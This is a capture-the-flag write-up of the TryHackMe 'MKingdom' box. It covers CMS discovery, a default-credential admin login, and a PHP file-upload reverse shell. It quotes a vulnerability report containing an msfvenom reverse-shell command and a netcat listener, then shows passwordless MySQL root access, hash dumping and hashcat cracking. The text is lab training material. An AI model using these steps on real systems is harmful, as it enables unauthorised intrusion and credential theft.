MKingdom
TryHackMe
Author: uartuo

This was my first easy TryHackMe box, and although it was rated as such, it proved to be more challenging than the VulnHub boxes I'd done previously. It required attention to detail and knowledge of CMS exploitation and privilege escalation through local enumeration.

Initial Reconnaissance

Nmap Scan


I started with an Nmap scan and found the following open ports:


- **80 (HTTP)**

```
┌──(kali㉿classic)-[~]
└─$ sudo nmap -sV -sC 10.10.54.213
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 23:57 EDT
Nmap scan report for 10.10.54.213
Host is up (0.22s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
85/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 0H N0! PWN3D 4G4IN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.48 seconds
```

Navigating to the website hosted on port 80, I found a very basic HTML page with no useful source code. I moved on to web enumeration.




0H N0! PWN3D 4G4IN
http://10.10.54.213:85/
view-source:http://10.10.54.213:85/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>0H N0! PWN3D 4G4IN</title>
5 <style>
6 body {
7 background-color: black;
8 display: flex;
9 justify-content: center;
10 align-items: center;
11 height: 100vh;
12 margin: 0;
13 padding: 0;
14 }
15
16 .content {
17 text-align: center;
18 }
19
20 .text {
21 color: white;
22 font-size: 24px;
23 margin-top: 20px;
24 }
25 </style>
26 </head>
27 <body>
28
29 <img src="img1.jpg" alt="Image 1" style="max-width: 60%; max-height: 60%; display: block; margin: 0 auto;">
30 Bwa, ha, ha, pathetic, you'll never learn!
31
32 </body>
33 </html>
34


Web Enumeration & CMS Discovery

Using `dirb`, I discovered a hidden `/app` directory. Accessing it led to another page containing a button that redirected to a final landing page.

Using **Wappalyzer**, I identified the backend as **Concrete CMS** (version 8.5.2).


After exploring the site, I located a login portal. Username enumeration failed, but I tested default credentials and successfully logged in with:


`admin:password`





ACCESS
10.10.54.213:85/app/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

JUMP


Home :: toad
10.10.54.213:85/app/castle/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Toad's Website
Blog
Contact
Hi! This is my very expensive web app!



Home :: toad
10.10.54.213:85/app/castle/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Wappalyzer
TECHNOLOGIES
MORE INFO
Export
CMS
Concrete CMS 8.5.2
Programming languages
PHP
Font scripts
Font Awesome
JavaScript libraries
jQuery 1.12.2
Something wrong or missing?
Generate sales leads
Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.
Create a lead list
Contact Us Today
ELEMENTAL
© 2018 Elemental Theme
FAQ / Help
Case Studies
Blog
Another Link
1234 SE Toad's Lane
Suite 301
Mushroom Kingdom, OR 98101
View on Google Maps
Built with concrete5 CMS.
Log in


Login :: toad
10.10.54.213:85/app/castle/index.php/login/authenticate/concrete
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Invalid username or password.
Sign In.
Username
sadfasdf
Password
Stay signed in for 14 days
Log in
Forgot Password

Gaining Initial Access via File Upload Exploit

After authenticating to the CMS dashboard, I searched for known vulnerabilities in Concrete 8.5.2. I found that Concrete allowed admins to modify allowed file upload types.

By adding **PHP** to the allowed file types, I was able to upload a PHP reverse shell. I then navigated to the web page the file was uploaded to and was able to get a shell.



javakhishvili submitted a report to **Concrete CMS**. January 5, 2020, 2:58am UTC

Remote Code Execution (Reverse Shell) - File Manager

- Title: concrete5-8.5.2 Remote Code Execution - Reverse Shell
- Keyword: crayons
- Software : concrete5
- Product Version: 8.5.2
- Vulnerability : Remote Code Execution - Reverse Shell
- Vulnerable component: File Manager


The attacker needs the appropriate permissions (Admin role) in order to edit and allow other file types (file extension). If the file type such as PHP is added then the user will be able to upload PHP shell to access underline server system and gain full server/system control. It was possible to upload Reverse shell and gain the full system shall.


Reverse shell is mechanism that allow you to have the server shell by exploiting the web server to trigger a connection back. The attacker would be able to take full control over the web server (system).

- Steps to reproduce:

1. Login as admin user or any user which would have access to the 'Allow File types' feature to add PHP extension.
2. Visit 'Allow File Types' (see screenshot 1) `1.png (F675561)`
3. Once you click on 'Allow File Types' you will be presented with list of file types allowed. Add php there (see screenshot 2) `2.png (F675563)`
4. Once saved, now visit the File Manager to upload the PHP shell (I will post PHP shell code below) (see screenshot 3) `3.png (F675566)`
5. Now we need to generate our PHP shell (I will paste full PHP shell below) or with Metasploit's Msfvenom we can generate it with following command: msfvenom -p php/reverse_php LHOST=192.168.1.1 LPORT=1234 > shell.php
6. Once you have PHP shell generated now time to upload the file. Now drag and drop your shell here, and once you see greenline under the image it means the file was uploaded successfully and now click close (see screenshot 4) `4.png (F675567)`
7. Once you click on close you will notice little properties, and there are the link for the file. Before you click on the link make sure you have Netcat listener setup so it is waiting for incoming signal. command for it: nc -nlvp 1234 (see screenshot 5) `5.png (F675572)`
8. Now we have attacker machine sitting and listening on port 1234 now its time to click on the link to trigger the reverse shell (see screenshot 6) `6.png (F675574)`
9. Once click on the link you can see in scressnshot 7 that we the attacker machine received reverse system shell with full control over the system. We can now browser through the remote system (see screenshot 7) `7.png (F675575)`


Allowed File Types
File Extensions to Accept
flv, jpg, gif, jpeg, ico, docx, xla, png, psd, swf, doc, txt, xls, xlsx, csv, pdf, tiff, rtf, m4a, mov, wmv, mpeg, mpg, wav, 3gp, avi, m4v, mp4, mp3, qt, ppt, pptx, kml, xml, svg, webm, ogg, ogv, php


Add Files
Your Computer
Incoming Directory
Remote Files
shell1.php
2.2 KB
rop files here or click to upload.
Close


}
(kali㉿classic)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.13.83.114] from (UNKNOWN) [10.10.54.213] 56612
www-data@mkingdom:/var/www/html/app/castle/application/files/1517/4495/0349$

Local Enumeration & Privilege Escalation

Once inside the system, I examined `/etc/passwd` and noticed a running **MySQL server**. Attempting to log into MySQL as root was successful without a password. Inside the mysql database, I queried the user table: `SELECT user, password FROM mysql.user;` This revealed password hashes. The hash format indicated **MySQL hashes** (`*` prefix), which I cracked using **Hashcat**. One of the cracked credentials was: `toad : toadisthebest`

Using `su toad`, I switched users and began further enumeration. Running `printenv` revealed an environment variable: PWD_token, which appeared base64-encoded. Decoded: `ikaTeNTANtES`

```
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
sshd:x:116:65534::/var/run/sshd:/usr/sbin/nologin
mario:x:1001:1001:,,,:/home/mario:/bin/bash
toad:x:1002:1002:,,,:/home/toad:/bin/bash
mysql:x:118:126:MySQL Server,,,:/nonexistent:/bin/false
www-data@mkingdom:/var/www/html/app/castle/application/files/1517/4495/0349$
```

```
<html/app/castle/application/files/1517/4495/0349$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 171
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> help;

For information about MySQL products and services, visit:
   http://www.mysql.com/
For developer information, including the MySQL Reference Manual, visit:
   http://dev.mysql.com/
To buy MySQL Enterprise support, training, or other products, visit:
   https://shop.mysql.com/

List of all MySQL commands:
Note that all text commands must be first on line and end with ';'
?         (\?) Synonym for `help'.
clear     (\c) Clear the current input statement.
connect   (\r) Reconnect to the server. Optional arguments are db and host.
delimiter (\d) Set statement delimiter.
edit      (\e) Edit command with $EDITOR.
ego       (\G) Send command to mysql server, display result vertically.
exit      (\q) Exit mysql. Same as quit.
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mKingdom           |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

mysql>
```

```
mysql> select mysql
    -> ;
ERROR 1054 (42S22): Unknown column 'mysql' in 'field list'
mysql> show columns from mysql;
ERROR 1046 (3D000): No database selected
mysql> select mysql
    -> ;
ERROR 1054 (42S22): Unknown column 'mysql' in 'field list'
mysql> USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| ndb_binlog_index          |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| servers                   |
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
24 rows in set (0.00 sec)

mysql>
```

```
mysql> select User,Password from user
    -> ;
+------------------+-------------------------------------------+
| User             | Password                                  |
+------------------+-------------------------------------------+
| root             |                                           |
| root             |                                           |
| root             |                                           |
| root             |                                           |
| debian-sys-maint | *C9395CED34FBFD12AEA49B684E680929E10601E0 |
| toad             | *67D97D25E90A4914F673B306662641AD4010DB82 |
+------------------+-------------------------------------------+
6 rows in set (0.00 sec)
```

```
┌──(kali㉿classic)-[~]
└─$ hashcat -m 300 67D97D25E90A4914F673B306662641AD4010DB82 --show

